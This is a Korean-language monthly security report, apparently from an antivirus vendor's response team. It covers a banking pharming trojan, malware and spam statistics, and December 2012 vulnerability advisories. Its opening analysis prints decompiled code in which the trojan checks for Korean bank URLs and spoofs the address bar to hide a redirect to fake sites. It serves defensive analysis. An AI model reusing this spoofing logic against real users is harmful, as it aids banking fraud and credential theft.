
4. 사용자에게는 URI가 정상인 것처럼 보여준다.

```
System__linkproc__LStrCat3(&v27, (*off_417598)[0], "/nh/");
v20 = System__linkproc__LStrToPChar(v27);
v3 = System__linkproc__LStrToPChar(v33);
v4 = v3;
v5 = Sysutils__StrPos(v3, v20);
unknown_libname_312(&v31, v5, v6);
System__linkproc__LStrCat3(&v26, (*off_417598)[0], "/kb/");
v7 = System__linkproc__LStrToPChar(v26);
v20 = v7;
v8 = Sysutils__StrPos(v4, v7);
unknown_libname_312(&v32, v8, v9);
System__linkproc__LStrCat3(&v25, (*off_417598)[0], "/woori/");
v10 = System__linkproc__LStrToPChar(v25);
v20 = v10;
v11 = Sysutils__StrPos(v4, v10);
unknown_libname_312(&v30, v11, v12);
System__linkproc__LStrCat3(&v24, (*off_417598)[0], "/ibk/");
v13 = System__linkproc__LStrToPChar(v24);
v14 = Sysutils__StrPos(v4, v13);
unknown_libname_312(&v29, v14, v15);
RightStr(v33, 28);
RightStr(v33, 6);
v20 = &v34;
v19 = &loc_415573;
v18 = *MK_FP(__FS__, 0);
*MK_FP(__FS__, 0) = &v18;
if ( v31 )
{
    SendMessageA(v2, WM_SETTEXT, 0xFFu, "http://banking.nonghyup.com/bank.htm?");
    SendMessageA(v2, WM_SETFOCUS, 0, 0);
    SendMessageA(v2, WM_KILLFOCUS, 0, 0);
}
if ( v32 )
{
    SendMessageA(v2, 0xCu, 0xFFu, "https://obank.kbstar.com/quics?page=C027221&weblog=bank.htm?");
    SendMessageA(v2, 7u, 0, 0);
    SendMessageA(v2, 8u, 0, 0);
}
```

(그림. 사용자에게 정상 URI를 보여주는 함수 코드)



(그림. 악성코드에 감염 전 국민은행 로그인 페이지)



(그림. 악성코드에 감염 후 국민은행 로그인 페이지)



(그림. 악성코드 제작자가 준비한 파밍사이트 1)



(그림. 악성코드 제작자가 준비한 파밍사이트 2)



(그림. 악성코드 제작자가 준비한 파밍사이트 3)



(그림. 악성코드 제작자가 준비한 파밍사이트 4)


(3) 결론

해당 악성코드에 감염 시 정상 인터넷 뱅킹 사이트 접속시 특정 URI를 확인하여 정상적인 인터넷 뱅킹 사이트가 아닌 제작자가 만들어 둔 허위 사이트로 접속되어 실직한 금전 피해를 입을 수 있다. 인터넷 URI가 정상 인터넷 뱅킹때와 동일하게 보이고, 보안 모듈 역시 정상적으로 동작하기 때문에 사용자는 육안상으로 확인하기가 상당히 어렵다. 그리고 공인인증서 로그인 화면 조차도 정상과 거의 유사하기 때문에 상당한 주의가 필요하다. 따라서 안티 바이러스 프로그램은 파밍 사이트에 대해 빠른 대처가 필요하며, 사용자들은 보안 취약점 업데이트와 인터넷 뱅킹 암호, 공인인증서의 암호를 주기적으로 교체하는 노력이 필요하다.

Part I 12월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2012년 10월 ~ 2012년 12월]



(3) 악성 트래픽 유입 추이


[2012년 07월 ~ 2012년 12월]



Part I 12월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 12월의 경우 11월에 비해 바이러스가 포함된 메일 통계수치는 약 20% 가량 감소하였습니다. 하지만 수집된 스팸 메일의 통계수치의 경우는 11월에 비해 약 2배 가까이 대폭 증가하였는데, 연말연시를 맞아 이를 노린 스팸 메일의 수치가 급증한 것으로 보입니다.

(2) 월별 통계 현황

[2012년 07월 ~ 2012년 12월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 12월에는 스팸 메일이 98.9%, 바이러스첨부 메일이 1.1%의 비율로 수신된 것으로 확인되었습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 12월 1일 ~ 2012년 12월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	1,839	24.67%
2	Mal/ZipMal-B	825	11.07%
3	W32/MyDoom-N	670	8.99%
4	W32/MyDoom-H	441	5.92%
5	W32/MyDoom-BZ	423	5.67%
6	Mal/BredoZp-B	221	2.96%
7	W32/Virut-T	196	2.63%
8	W32/Netsky-P	79	1.06%
9	W32/Bagle-CF	76	1.02%
10	Troj/ZipMal-AW	54	0.72%

스팸 메일 내의 악성코드 현황은 9월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 24.67%의 비율로 8달 연속으로 1위를 차지하고 있으며, 지난달에 2위를 차지했던 Mal/ZipMal-B도 11.07%의 비율로 2위 자리를 지켰습니다. 3위 역시 지난달에 이어 W32/MyDoom-H가 차지하였습니다.

특히 새로 급상승한 악성코드는 보이지 않았으며, 11월 통계와 그 비율 정도만 다를 뿐 전체적인 순위는 유사한 형태를 보였습니다.



Part II 보안 이슈 돋보기

1. 12월의 보안 이슈

인터넷진흥원을 사칭한 악성 모바일 어플이 유포되었고 소액결제 시스템을 사용하는 소비자 수백명이 해킹 피해를 입었습니다. 그 외에 美 대규모 사이버전 프로젝트, IE에서 마우스 커서 추적 가능 취약점 발견, 갤럭시 S3 AP칩서 보안취약점 발견 건 등이 12월의 이슈가 되었습니다.

• 한국인터넷진흥원(KISA)을 사칭한 악성 모바일 어플 유포

한국인터넷진흥원(KISA)을 사칭한 폰키퍼 문자메세지가 구글 마켓을 통해 유포되었습니다. 설치를 유도하는 KISA 사칭문자는 “개인정보유출방지 안전한 스마트폰 지킴이 ‘폰키퍼’”라는 메시지와 함께 단축 URL이 발송됩니다. 이 링크를 클릭하면, 해커의 명령을 수행하는 악성앱이 설치됩니다. 최근 방통위 및 KISA를 사칭해 악성앱을 다운로드를 유도하는 문자메세지가 많으며, 사용자들은 의심스러운 문자가 오면 링크를 클릭하지 말고 바로 삭제해야 합니다.

• 안전결제(ISP) 상 고객 인증서 해킹 당해

소액결제 체계인 ‘안전결제(ISP)’ 시스템을 사용하는 소비자 수백명이 해킹을 당했습니다. ISP는 결제시스템으로 공인인증서와는 별도로 ISP인증서를 필요로 하며, 이 ISP인증서와 비밀번호를 알고 있으면 손쉽게 다른 사람의 소액결제를 악용할 수 있습니다. 현재 금융사 보다는 사용자의 PC가 해킹당했을 가능성이 큰 것으로 예상하고 있으며, ISP방식에 포함되어 있는 보안솔루션을 우회하는 악성코드가 심어져 있을 가능성이 높다고 보고 있습니다. 해커들은 이러한 소액결제를 이용하여 게임머니를 결제한 뒤 다시 현금으로 되파는 방법을 이용하여 금전적 이득을 취하였습니다.

• 美 대규모 사이버전 프로젝트 준비

글로벌 사이버전이 본격화 되면서, 미국은 실전용 사이버무기를 개발하는 일명 ‘플랜X’작전을 가동하였습니다. 플랜X는 실전투입용 사이버무기 개발을 위한 대규모 프로젝트로, 공격국가의 군사통신망을 비롯한 지휘통신체계를 무력화 시키는데 초점을 두고 있습니다. 또한 미국은 전 세계 컴퓨터 도메인을 담은 사이버지도를 완성하여, 견고한 운영체계를 개발하여 사이버전이 발생하는 즉시 공격국가를 제압하고자 하는 계획도 발표하였습니다. 현재 플랜X는 10%의 성공가능성만 있다면 얼마든지 투자가치가 있는 일이라는 평가를 받고 있습니다.

• 안드로이드 4.2보안기능, 말웨어 15%만 겨우 막아

구글 젤리빈(안드로이드4.2)의 자체 보안기능이 약 15%의 말웨어만 차단하는 것으로 나타났습니다. 젤리빈은 허니콤 이후 가장 안전한 것으로 나타났습니다. 하지만 총 1260개의 샘플로 검사해 본 결과 악의적인 어플리케이션을 단 15.32% 발견해 냈으며, 이는 다양한 백신 프로그램들이 51%~100%의 유효성을 보이는 것과 비교하면 매우 낮은 수치입니다.

• IE에서 마우스 커서 추적 가능 취약점 발견

인터넷 익스플로러 6 ~ 10에서 모두 해커가 피해자의 마우스 움직임을 모니터링 할 수 있는 취약점이 발견되었습니다. 이 취약점은 이미 두 개의 영업광고 네트워크에 의해서 악용되고 있으나, 마이크로소프트 보안 연구센터는 아직 이에 관한 패치를 할 계획이 없다고 하였습니다.

• 갤럭시 S3 AP칩서 보안취약점 발견돼

갤럭시 S3 AP칩의 램에 악성코드를 주입해 관리자 권한을 획득할 수 있도록 하는 커널취약점이 발견되었습니다. 이 취약점은 AP칩이 물리적인 메모리가 읽기, 쓰기가 쉽다는 점을 이용하였으며, 특정 앱을 실행하도록 유도한 뒤 물리메모리영역에 악성코드를 주입하는 등의 방식을 사용할 수 있습니다. 삼성은 이에 관해 취약점에 대한 해결조치에 나섰습니다.

• 한국인터넷진흥원 '신규 취약점 신고 포상제' 운영결과 발표

한국인터넷진흥원은 취약점을 악용한 해킹사고를 사전에 예방하고 관련 전문가들의 신고를 활성화하기 위해 마련한 '신규 취약점 신고 포상제'의 운영결과를 내놓았습니다. 인터넷진흥원에 따르면, 신고 포상제 운영 이후 취약점의 총 신고건수는 전년도에 비하여 약 2배 이상 증가하였고, 특히 국내 사용자가 많은 응용프로그램에서 실제 침해사고에 악용될 수 있는 취약점이 다수 신고되었습니다. 이러한 취약점들은 해당업체에게 전달되어 보완패치 개발 중 혹은 개발 완료되어 배포되고 있습니다.

2. 12월의 취약점 이슈

• Microsoft 12월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제, Microsoft Word의 취약점으로 인한 원격 코드 실행 문제, Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제, Windows 파일 처리 구성 요소의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 12월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- Windows XP
- Windows Vista
- Windows 7
- Windows 8
- Windows Server 2003
- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012

Internet Explorer 누적 보안 업데이트(2761465)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 3건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에게 비해 영향을 적게 받습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점 (2783534)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건과 비공개적으로 보고된 취약점 1건을 해결합니다. 이 취약점의 더욱 위험한 점은 사용자가 특수하게 조작된 문서를 열거나 TrueType 또는 OpenType 글꼴 파일을 포함하는 악의적인 웹페이지를 방문할 경우 원격 코드 실행을 허용할 수 있다는 점입니다. 공격자는 사용자가 전자 메일 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(2780642)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 취약점으로 인해 사용자가 영향을 받는 버전의 Microsoft Office 소프트웨어를 사용하여 특수하게 조작된 RTF 파일을 열거나, 전자 메일 뷰어로 Word를 사용하면서 특수하게 조작된 RTF 전자 메일 메시지를 Outlook에서 미리 보거나 열 경우 원격 코드 실행이 발생할 수

있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점(2784126)

이 보안 업데이트는 Microsoft Exchange Server의 공개된 취약점과 비공개적으로 보고된 취약점 1건을 해결합니다. 가장 심각한 취약점은 Microsoft Exchange Server WebReady 문서 보기에 있으며, 사용자가 OWA(Outlook Web App)를 사용하여 특수하게 조작된 파일을 미리보는 경우 Exchange 서버에 있는 코드 변환 서비스의 보안 컨텍스트에서 원격 코드를 실행하도록 허용할 수 있습니다. WebReady 문서 보기에 사용되는 Exchange에 있는 코드 변환 서비스는 LocalService 계정에서 실행되고 있습니다. LocalService 계정에는 로컬 컴퓨터의 최소 권한이 있으며 네트워크에서 익명 자격 증명을 제시합니다.

Windows 파일 처리 구성 요소의 취약점으로 인한 원격 코드 실행 문제점(2758857)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 이름의 파일 또는 하위 폴더가 있는 폴더를 찾아볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

DirectPlay의 취약점으로 인한 원격 코드 실행 문제점(2770660)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 사용자를 특수하게 조작된 콘텐츠를 내장한 Office 문서를 보도록 유도할 경우 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

IP-HTTPS 구성 요소의 취약점으로 인한 보안 기능 우회(2765809)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 해지된 인증서를 Microsoft DirectAccess 배포에서 일반적으로 사용되는 IP-HTTPS 서버에 제출할 경우 취약점으로 인해 보안 기능 우회가 허용될 수 있습니다. 취약점을 악용하려면 공격자는 IP-HTTPS 서버 인증을 위해 도메인에서 발급된 인증서를 사용해야 합니다. 조직 내부의 시스템에 로그인하려면 시스템 또는 도메인 자격 증명도 필요합니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms12-dec>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms12-dec>

• Adobe Flash Player 취약점 보안 업데이트 권고

Adobe社は Adobe Flash Player에 발생하는 취약점을 해결한 보안 업데이트를 발표했습니다. 공격자는 취약점을 이용하여 시스템을 멈추거나 시스템의 제어권한을 획득할 수 있으므로 제품을 최신버전으로 업데이트 하시기 바랍니다.

- 코드실행으로 이어질 수 있는 버퍼 오버플로우 취약점 (CVE-2012-5676)
- 코드실행으로 이어질 수 있는 정수형 버퍼 오버플로우 취약점 (CVE-2012-5677)
- 코드실행으로 이어질 수 있는 메모리 오염 취약점 (CVE-2012-5678)

<해당 제품>

- Adobe Flash Player 11.5.502.110 및 이전 버전

<해결 방법>

- 윈도우, 매킨토시 환경의 Adobe Flash Player 사용자:
Adobe Flash Player Download Center(<http://get.adobe.com/kr/flashplayer>)에 방문하여 Adobe Flash Player 11.4.402.287버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

윈도우8 버전에서 동작하는 인터넷익스플로러 10 버전의 경우, Windows Download Center(<http://support.microsoft.com/kb/2755399>)를 방문하여 최신 버전으로 업데이트

- 안드로이드 및 IOS 환경의 Adobe Flash Player 사용자:
앱마켓에서 최신버전의 Adobe Flash Player를 다운로드하여 설치

<참고사이트>

<http://www.adobe.com/support/security/bulletins/apsb12-27.html>
<http://market.android.com/details?id=com.adobe.air>

• MS Internet Explorer 원격코드 실행 신규 취약점 주의 권고

마이크로소프트의 Internet Explorer에서 원격코드 실행이 가능한 신규 취약점이 발견되었습니다. 해당 취약점에 대한 보안 업데이트는 아직 발표되지 않았으나, 취약점을 악용한 공격 시도가 해외에서 확인되어 사용자의 주의가 특히 요구됩니다.

마이크로소프트의 Internet Explorer에서 사용되는 mshtml CDwnBindInfo 오브젝트에서 use-after-free 취약점이 발생하며 해당 취약점을 악용한 공격은 악성코드 실행 및 윈도우즈의 보안기능 우회를 위해 Adobe Flash 및 Java가 이용되고 있습니다.

영향을 받는 소프트웨어는 Internet Explorer 6/7/8이며, Internet Explorer 9/10은 해당 취약

점에 영향을 받지 않습니다.

<해당 제품>

- Internet Explorer 6/7/8

<해결 방법>

1. 해당 취약점에 영향을 받지 않는 Internet Explorer 9 또는 10을 사용하는 것이 좋습니다.
2. WindowsXP 사용자는 MS의 보안 업데이트 패치 발표 전까지 Google Chrome이나 Mozilla Firefox 등의 다른 인터넷 브라우저를 사용하는 것이 좋습니다.
3. MS의 보안 업데이트 패치 발표 전까지 영향을 받는 Internet Explorer 버전을 사용할 경우 취약점에 의한 피해를 줄이기 위해 EMET(Enhanced Mitigation Experience Toolkit)을 Internet Explorer에 적용하여 취약점이 악용되지 못하도록 조치해야 합니다.
4. 해당 취약점은 공격을 위해 Adobe Flash와 Java가 같이 사용되었으며 Internet Explorer에서 Flash와 Java를 비활성화 하기 위해 다음과 같은 방법을 사용할 수 있습니다.
 - Flash ActiveX 컨트롤 실행 중지 : CLSID가 {D27CDB6E-AE6D-11cf-96B8-444553540000} ActiveX 컨트롤 실행을 중지
 - Java 제어판의 보안탭에서 웹 브라우저의 Java content가 실행되지 못하도록 처리 (해당 기능을 사용하기 위해서는 Java 7 Update 10 이상으로 업데이트 해야함)

Contact us...

(주)이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr